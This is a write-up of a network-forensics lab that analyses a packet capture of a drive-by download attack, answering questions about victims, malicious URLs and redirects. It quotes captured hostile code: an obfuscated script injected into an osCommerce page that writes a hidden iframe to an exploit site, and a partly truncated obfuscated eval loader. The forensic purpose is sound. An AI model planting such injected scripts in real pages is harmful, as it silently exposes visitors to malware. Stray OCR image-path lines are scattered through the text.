Challenge: NukeTheBrowser Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Hard

Tools Used: Wireshark, Zui, VirusTotal, scdbg

Summary: This lab involves investigating a typical drive-by download attack whereby a user visits a malicious or compromised site that redirects them to another site hosting malware. In this instance the users were redirected to a site hosting malware that attempts to exploit CVE-2005-2127. You are tasked with analysing a provided PCAP using the tools of your choosing, I primarily used Wireshark and Zui, although you can use things like apackets, NetworkMiner, and more to achieve the same goal.

Scenario: A network trace with attack data is provided. Please note that the IP address of the victim has been changed to hide the true location.

As a soc analyst, analyze the artifacts and answer the questions.

Multiple systems were targeted. Provide the IP address of the highest one.

TLDR: Navigate to Statistics > Conversations > IPv4, focus on private IP addresses that are frequently communicating with external hosts. You can filter the address column to find the highest IP address.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes
Frame	100.0	745	100.0	293958	10 k	0	0
Ethernet	100.0	745	4.0	11726	406	0	0
Internet Protocol Version 4	97.3	725	4.9	14532	504	0	0
User Datagram Protocol	20.9	156	0.4	1248	43	0	0
NetBIOS Name Service	10.7	80	1.9	5440	188	80	5440
NetBIOS Datagram Service	6.0	45	3.0	8742	303	0	0
SMB (Server Message Block Protocol)	6.0	45	1.7	5052	175	0	0
SMB MailSlot Protocol	6.0	45	0.4	1125	39	0	0
Microsoft Windows Browser Protocol	6.0	45	0.4	1182	41	45	1182
Dynamic Host Configuration Protocol	2.1	16	2.3	6888	238	16	6888
Domain Name System	2.0	15	0.4	1165	40	15	1165
Transmission Control Protocol	74.2	553	82.7	243145	8436	427	189028
Hypertext Transfer Protocol	16.9	126	78.8	231773	8041	92	32689
Media Type	0.1	1	0.0	63	2	1	63
Line-based text data	3.4	25	64.1	188427	6537	25	188427
Data	0.7	5	20.9	61440	2131	5	61440
Compuserve GIF	0.4	3	0.0	105	3	3	105
Internet Group Management Protocol	1.1	8	0.0	128	4	8	128
Internet Control Message Protocol	1.1	8	0.1	384	13	8	384
Address Resolution Protocol	2.7	20	0.3	848	29	20	848

To get an understanding of the hosts within the environment, let's navigate to Statistics > Endpoints > IPv4:

Ethernet · 8 | IPv4 · 25 | IPv6 | TCP · 34 | UDP · 29

Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
0.0.0.0	8	3 kB	8	3 kB	0	0 bytes						
10.0.2.2	4	1 kB	4	1 kB	0	0 bytes						
10.0.2.15	94	20 kB	58	10 kB	36	10 kB						
10.0.2.255	25	4 kB	0	0 bytes	25	4 kB						
10.0.3.2	4	1 kB	4	1 kB	0	0 bytes						
10.0.3.15	267	108 kB	144	21 kB	123	87 kB						
10.0.3.255	37	6 kB	0	0 bytes	37	6 kB						
10.0.4.2	4	1 kB	4	1 kB	0	0 bytes						
10.0.4.15	315	152 kB	155	25 kB	160	127 kB						
10.0.4.255	38	6 kB	0	0 bytes	38	6 kB						
10.0.5.2	4	1 kB	4	1 kB	0	0 bytes						
10.0.5.15	41	10 kB	32	4 kB	9	5 kB						
10.0.5.255	25	4 kB	0	0 bytes	25	4 kB						
64.236.114.1	130	93 kB	79	89 kB	51	4 kB	United Kingdom		51.4964°	-0.1224°		
74.125.77.101	9	2 kB	4	569 bytes	5	965 bytes	United States	Charleston	32.7771°	-79.9305°	15169	GOOGLE
74.125.77.102	18	3 kB	8	1 kB	10	2 kB	United States	Charleston	32.7771°	-79.9305°	15169	GOOGLE
192.168.1.1	15	2 kB	7	1 kB	8	621 bytes						
192.168.56.50	113	30 kB	58	20 kB	55	10 kB						
192.168.56.51	74	19 kB	44	10 kB	30	10 kB						
192.168.56.52	175	106 kB	97	97 kB	78	9 kB						
209.85.227.99	18	7 kB	9	6 kB	9	2 kB	United States		37.751°	-97.822°	15169	GOOGLE
209.85.227.100	8	1 kB	3	350 bytes	5	783 bytes	United States		37.751°	-97.822°	15169	GOOGLE
209.85.227.106	8	1 kB	3	595 bytes	5	819 bytes	United States		37.751°	-97.822°	15169	GOOGLE
224.0.0.22	8	480 bytes	0	0 bytes	8	480 bytes						
255.255.255.255	8	3 kB	0	0 bytes	8	3 kB						

We can see quite a few 10.0*.* addresses. Similarly, if you navigate to Statistics > Conversations > IPv4, we can see that all conversations involve a 10.0.*.*, host which suggests that this is the victim address range given that it's within a private address space:

Ethernet · 16 | IPv4 · 29 | IPv6 | TCP · 25 | UDP · 15

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
10.0.4.15	192.168.56.52	89	60 kB	39	4 kB	50	56 kB	97.212640	75.0826
10.0.4.15	64.236.114.1	86	62 kB	34	3 kB	52	59 kB	100.982015	81.9915
10.0.4.15	192.168.56.51	74	19 kB	30	10 kB	44	10 kB	96.861934	18.5319
10.0.3.15	192.168.56.50	65	20 kB	31	6 kB	34	14 kB	38.890744	28.7974
10.0.3.15	192.168.56.52	61	37 kB	27	4 kB	34	34 kB	39.125780	28.5725
10.0.2.15	192.168.56.50	48	10 kB	24	4 kB	24	6 kB	8.337694	7.2922
10.0.3.15	64.236.114.1	44	31 kB	17	1 kB	27	30 kB	43.703074	26.5084
10.0.4.15	10.0.4.255	38	6 kB	38	6 kB	0	0 bytes	87.888971	85.2213
10.0.3.15	10.0.3.255	37	6 kB	37	6 kB	0	0 bytes	32.599067	25.8945
10.0.2.15	10.0.2.255	25	4 kB	25	4 kB	0	0 bytes	2.403349	18.0787
10.0.5.15	10.0.5.255	25	4 kB	25	4 kB	0	0 bytes	212.517979	18.0483
10.0.3.15	209.85.227.99	18	7 kB	9	2 kB	9	6 kB	56.618802	11.0604
10.0.4.15	74.125.77.102	18	3 kB	10	2 kB	8	1 kB	106.789581	71.1704
10.0.2.15	192.168.56.52	15	4 kB	7	1 kB	8	3 kB	8.627391	7.0053
10.0.3.15	192.168.1.1	11	1 kB	6	461 bytes	5	903 bytes	42.402365	14.8588
10.0.5.15	192.168.56.52	10	5 kB	5	473 bytes	5	4 kB	214.530838	0.0810
10.0.3.15	74.125.77.101	9	2 kB	5	965 bytes	4	569 bytes	45.273055	22.4047
0.0.0.0	255.255.255.255	8	3 kB	8	3 kB	0	0 bytes	0.000000	210.3216
10.0.3.15	209.85.227.100	8	1 kB	5	783 bytes	3	350 bytes	57.264926	10.4210
10.0.3.15	209.85.227.106	8	1 kB	5	819 bytes	3	595 bytes	56.457744	11.2231
10.0.2.2	10.0.2.15	4	1 kB	4	1 kB	0	0 bytes	0.000268	3.3245
10.0.3.2	10.0.3.15	4	1 kB	4	1 kB	0	0 bytes	29.976923	3.5429
10.0.4.2	10.0.4.15	4	1 kB	4	1 kB	0	0 bytes	85.108667	3.6983
10.0.4.15	192.168.1.1	4	431 bytes	2	160 bytes	2	271 bytes	100.975528	5.8123
10.0.5.2	10.0.5.15	4	1 kB	4	1 kB	0	0 bytes	210.320449	3.1203
10.0.2.15	224.0.0.22	2	120 bytes	2	120 bytes	0	0 bytes	2.451685	0.8730
10.0.3.15	224.0.0.22	2	120 bytes	2	120 bytes	0	0 bytes	32.644565	0.8752
10.0.4.15	224.0.0.22	2	120 bytes	2	120 bytes	0	0 bytes	87.961772	0.8451
10.0.5.15	224.0.0.22	2	120 bytes	2	120 bytes	0	0 bytes	212.530162	0.9102

If you sort the Address A column in descending order, we can assume that 10.0.5.15 is the highest IP address of the victim machines:

Address A
10.0.5.15
10.0.5.15
10.0.5.15
10.0.5.2

Answer: 10.0.5.15

What protocol do you think the attack was carried over?

TLDR: Investigate the HTTP traffic, focus on weird looking sites associated with file downloads.

I started off by navigating to Statistics > HTTP > Requests, this allows you to see all HTTP requests made during the packet capture. A few of the requests stand out:

```
sploitme.com.cn
    /fg/show.php?s=84c090bd86
    /fg/show.php?s=3feb5a6b2f
    /fg/show.php
    /fg/load.php?e=3
    /fg/load.php?e=1
    /fg/directshow.php
    /?click=84c090bd86
    /?click=3feb5a6b2f
```

And:

rapidshare.com.eyu32.ru
/login.php
/images/sslstyles.css
/images/rslogo.jpg
/images/images/terminatr_back.png
/images/images/terminator_back.png
/images/images/dot.jpg
/favicon.ico

The second really stands out due to the .ru country code, which is for Russia. Using the following query in Zui, we can get another high-level overview of the HTTP traffic:

- `_path=="http" | cut ts, id.orig_h, id.resp_h, id_resp_p, method, host, uri, referrer, user_agent`

You will start to see a lot of GET requests to rapidshare.com.eyu32.ru:

method	host	uri
GET	rapidshare.com.eyu32.ru	/images/rslogo.jpg
GET	rapidshare.com.eyu32.ru	/images/images/dot.jpg
GET	rapidshare.com.eyu32.ru	/images/sslstyles.css
GET	rapidshare.com.eyu32.ru	/images/images/dot.jpg
GET	rapidshare.com.eyu32.ru	/images/images/terminatr_back.png
GET	rapidshare.com.eyu32.ru	/images/images/terminator_back.png
GET	rapidshare.com.eyu32.ru	/images/images/terminatr_back.png
GET	rapidshare.com.eyu32.ru	/images/sslstyles.css
GET	rapidshare.com.eyu32.ru	/images/images/terminator_back.png
GET	rapidshare.com.eyu32.ru	/images/images/terminatr_back.png
GET	rapidshare.com.eyu32.ru	/login.php
GET	rapidshare.com.eyu32.ru	/images/rslogo.jpg
GET	rapidshare.com.eyu32.ru	/login.php
GET	rapidshare.com.eyu32.ru	/images/sslstyles.css
GET	rapidshare.com.eyu32.ru	/images/images/dot.jpg
GET	rapidshare.com.eyu32.ru	/images/images/terminator_back.png
GET	rapidshare.com.eyu32.ru	/images/rslogo.jpg
GET	rapidshare.com.eyu32.ru	/login.php
GET	rapidshare.com.eyu32.ru	/favicon.ico

Another thing that pops out is the referrer value for sploitme.com.cn:


method	host	uri	referrer
GET	sploitme.com.cn	/?click=3feb5a6b2f	http://rapidshare.com.eyu32.ru/login.php

This likely suggests that rapidshare.com.eyu32.ru is compromised or is intentionally being used to redirect users to another potentially malicious site.

Using the following query:

- `_path=="files" id.resp_h==192.168.56.50`

We can investigate any files downloaded from this suspicious Russian domain. There are only 14 results, and nothing immediately stands out. However, the file associated with /login.php receives multiple detections on VirusTotal which is suspicious:



Given all this information, it's safe to say that the attack was carried over HTTP.

Answer: http

What was the URL for the page used to serve malicious executables (don't include URL parameters)?

TLDR: Navigate to File > Export Objects > HTTP and filter content-type for octet-stream. Alternatively, go to the Files tab in NetworkMiner and filter for .exe.


There are multiple ways of finding executables downloaded over HTTP. The easiest method is something I learnt within an official CyberDefenders writeup for another challenge. It involves navigating to File > Export Objects > HTTP, and filtering for the octet-stream content type:

Packet	Hostname	Content Type	Size	Filename
189	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
205	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
513	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
528	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=1
635	sploitme.com.cn	application/octet-stream	12 kB	load.php?e=3


We can see that all originate from sploitme.com.cn, which we identified as suspicious earlier. If you follow the TCP stream associated with this traffic, we can see executable files being downloaded:

```
</body></html>GET /fg/load.php?e=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: sploitme.com.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 02 Feb 2010 19:05:44 GMT
Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.6-2ubuntu4.6
Cache-Control: no-cache, must-revalidate
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Accept-Ranges: bytes
Content-Length: 12288
Content-Disposition: inline; filename=video.exe
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Content-Type: application/octet-stream

MZ.....................@..................................... .!..L.!This program cannot be run in DOS mode.
```

If you navigate to the Files tab within NetworkMiner and filter for video.exe, we can extract the MD5 or SHA1 hash of this file:



If you submit this hash to VirusTotal, you can see that it receives multiple detections:



Answer: http://sploitme.com.cn/fg/load.php

What is the number of the packet that includes a redirect to the french version of Google and probably is an indicator for Geo-based targeting?

TLDR: Search for HTTP requests that contain google.fr.

If you navigate back to Statistics > HTTP > Requests, we can see that a request was made to google.fr (French version of Google):

```
www.google.fr
    /csi?v=3&s=webhp&action=&e=17259,22766,23388,23456,23599&ei=mHdoS-C7Ms2a-Abs68j-CA&expi=17259,22766,23388,23456,23
```

Using the following filter, we can search for HTTP traffic that contains this domain:

- `http contains "www.google.fr"`

There are only 4 results:

Time	Source	Destination	Destination Port	Protocol	Host	Info
2010-01-01 00:01:26	209.85.227.106	10.0.3.15	1088	HTTP		HTTP/1.1 302 Found (text/html)
2010-01-01 00:01:26	10.0.3.15	209.85.227.99	80	HTTP	www.google.fr	GET / HTTP/1.1
2010-01-01 00:01:26	10.0.3.15	209.85.227.99	80	HTTP	www.google.fr	GET /csi?v=3&s=webhp&action=&e=17259,22766,23388,23456,23599&ei=mHdoS-…
2010-01-01 00:01:26	10.0.3.15	209.85.227.100	80	HTTP	clients1.google.fr	GET /generate_204 HTTP/1.1

We only need to focus on the first result, if you follow its HTTP stream we can see the redirect:


```
GET / HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.google.com
Connection: Keep-Alive
Cookie: PREF=ID=e2d48468f4ba6ce0:U=5da8c791fa19cf9b:TM=1264084848:LM=1264769133:S=8DOC33xwBrhLOdd9; NID=31=gYIZZKrPrEnQ1GYhiB-CQkP4PXCYoqC
-A6R1xD8Xx7pYFlkBnr7DS6ygKCv2RSHIEenNnTMs0jtMSkOKV35Ntc0AqBPNzW7UIQ1F7Tx7KV7PBe--KezKMunqahAaUKqV

HTTP/1.1 302 Found
Location: http://www.google.fr/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Date: Tue, 02 Feb 2010 19:06:00 GMT
Server: gws
Content-Length: 218
X-XSS-Protection: 0

<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.fr/">here</A>.
</BODY></HTML>
```

Answer: 299

What was the CMS used to generate the page 'shop.honeynet.sg/catalog/'? (Three words, space in between)

Let's start by identifying HTTP requests made to this domain and URI by using the following display filter:

- `http.host=="shop.honeynet.sg" && http.request.uri == "/catalog/"`



Time	Source	Destination	Destination Port	Protocol	Host	Info
2010-01-01 00:02:06	10.0.4.15	192.168.56.51	80	HTTP	shop.honeynet.sg	GET /catalog/ HTTP/1.1

If you follow the HTTP stream of the only result, we can find the CMS used to generate this page:

```
          <td class="main">Welcome to this online shopping store. If you see this page, it means you are actually taking part of the Ho
neynet Forensics Challenge II.<br><br>This shop is running on <font color="#f0000"><b>osCommerce Online Merchant v2.2 RC2a</b></font>. <s
cript type="text/javascript">var s="jgsbnf!tsd>#iuuq;00tqmpjunf/dpn/do0@dmjdl>95d1:1ce97#!xjeui>2!ifjhiu>2!tuzmf>#wjtjcjmjuz;!ijeefo#?=(
jgsbnf?";m="";for(i=0;i<s.length;i++){if(s.charCodeAt(i)==28){m+="&";}else if(s.charCodeAt(i)==23){m+= "!";}else{m+=String.fromCharCode(s
.charCodeAt(i)-1);}}document.write(m);</script></td>
```

Answer: osCommerce Online Merchant


What is the number of the packet that indicates that 'show.php' will not try to infect the same host twice?

TLDR: Filter for HTTP requests directed to show.php, focus on the host that has requested this file multiple times.

If we filter for requests that point to show.php:


- `http.request.uri contains "show.php"`

We can see that five total requests were made from 4 unique hosts:



Time	Source	Destination	Destination Port	Protocol	Host	Info
2010-01-01 00:04:04	10.0.5.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php HTTP/1.0
2010-01-01 00:02:09	10.0.4.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/directshow.php HTTP/1.1
2010-01-01 00:02:07	10.0.4.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=84c090bd86 HTTP/1.1
2010-01-01 00:01:30	10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
2010-01-01 00:01:08	10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
2010-01-01 00:00:38	10.0.2.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=3feb5a6b2f HTTP/1.1

Given the question, we should focus on 10.0.3.15 as it requests the show.php file multiple times. What stands out is how the "s" parameter in the request is the same, this likely serves as some sort of user identification:




```
10.0.4.15       192.168.56.52   80   HTTP   sploitme.com.cn   GET /fg/show.php?s=84c090bd86 HTTP/1.1
10.0.3.15       192.168.56.52   80   HTTP   sploitme.com.cn   GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
10.0.3.15       192.168.56.52   80   HTTP   sploitme.com.cn   GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
10.0.2.15       192.168.56.52   80   HTTP   sploitme.com.cn   GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
```

Using the following display filter:

- `ip.addr==192.168.56.52 && http && ip.addr==10.0.3.15`

we can see that the first request successfully retrieves the file, however, the second one fails:



Source	Destination	Destination Port	Protocol	Host	
10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	click=3feb5a6b2f HTTP/1.1
192.168.56.52	10.0.3.15	1081	HTTP		HTTP/1.1 302 Found
10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
192.168.56.52	10.0.3.15	1081	HTTP		HTTP/1.1 200 OK (text/html)
10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/load.php?e=1 HTTP/1.1
192.168.56.52	10.0.3.15	1081	HTTP		HTTP/1.1 200 OK
10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/load.php?e=1 HTTP/1.1
192.168.56.52	10.0.3.15	1[illegible]	TP		HTTP/1.1 200 OK
10.0.3.15	192.168.56.52	8[illegible]	TP	sploitme.com.cn	GET /?click=3feb5a6b2f HTTP/1.1
192.168.56.52	10.0.3.15	1092	HTTP		HTTP/1.1 302 Found
10.0.3.15	192.168.56.52	80	HTTP	sploitme.com.cn	GET /fg/show.php?s=3feb5a6b2f HTTP/1.1
192.168.56.52	10.0.3.15	1092	HTTP		HTTP/1.1 200 OK (text/html)

First response:

```
Line-based text data: text/html (20 lines)
   <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r\n
   <html><head>\r\n
   <meta name="robots" content="noindex">\r\n
   <title>404 Not Found</title>\r\n
   </head><body>\r\n
   <h1>Not Found</h1>\r\n
   <p>The requested URL /fg/show.php?s=3feb5a6b2f was not found on this server.</p>\r\n
   \r\n
   <script language='JavaScript'>\r\n
   <!--\r\n
    [truncated]var CRYPT={signature:'CGerjg56R',_keyStr:'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrst
   if(enc4!=64){output=output+String.fromCharCode(chr3);}}\n
    [truncated]output=CRYPT._utf8_decode(output);return output;},_utf8_decode:function(utftext){var str
    [truncated]return string;},obfuscate:function(str){var container='';for(var i=0,z=0;i<str.length;i=
   return CRYPT.decode(container);}}\n
    [truncated]eval(CRYPT.obfuscate('157181187231195154135166180117123204195156160169153153187179201185
   //-->\r\n
   </script>\r\n
   <noscript></noscript>\r\n
   </body></html>
```

Second response:


```
Line-based text data: text/html (7 lines)
   <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">\r\n
   <html><head>\r\n
   <title>404 Not Found</title>\r\n
   </head><body>\r\n
   <h1>Not Found</h1>\r\n
   <p>The requested URL /fg/show.php?s=3feb5a6b2f was not found on this server.</p>\r\n
   </body></html>
```

Therefore, the second response with packet number 366 shows that show.php will not infect the same host twice.

Answer: 366

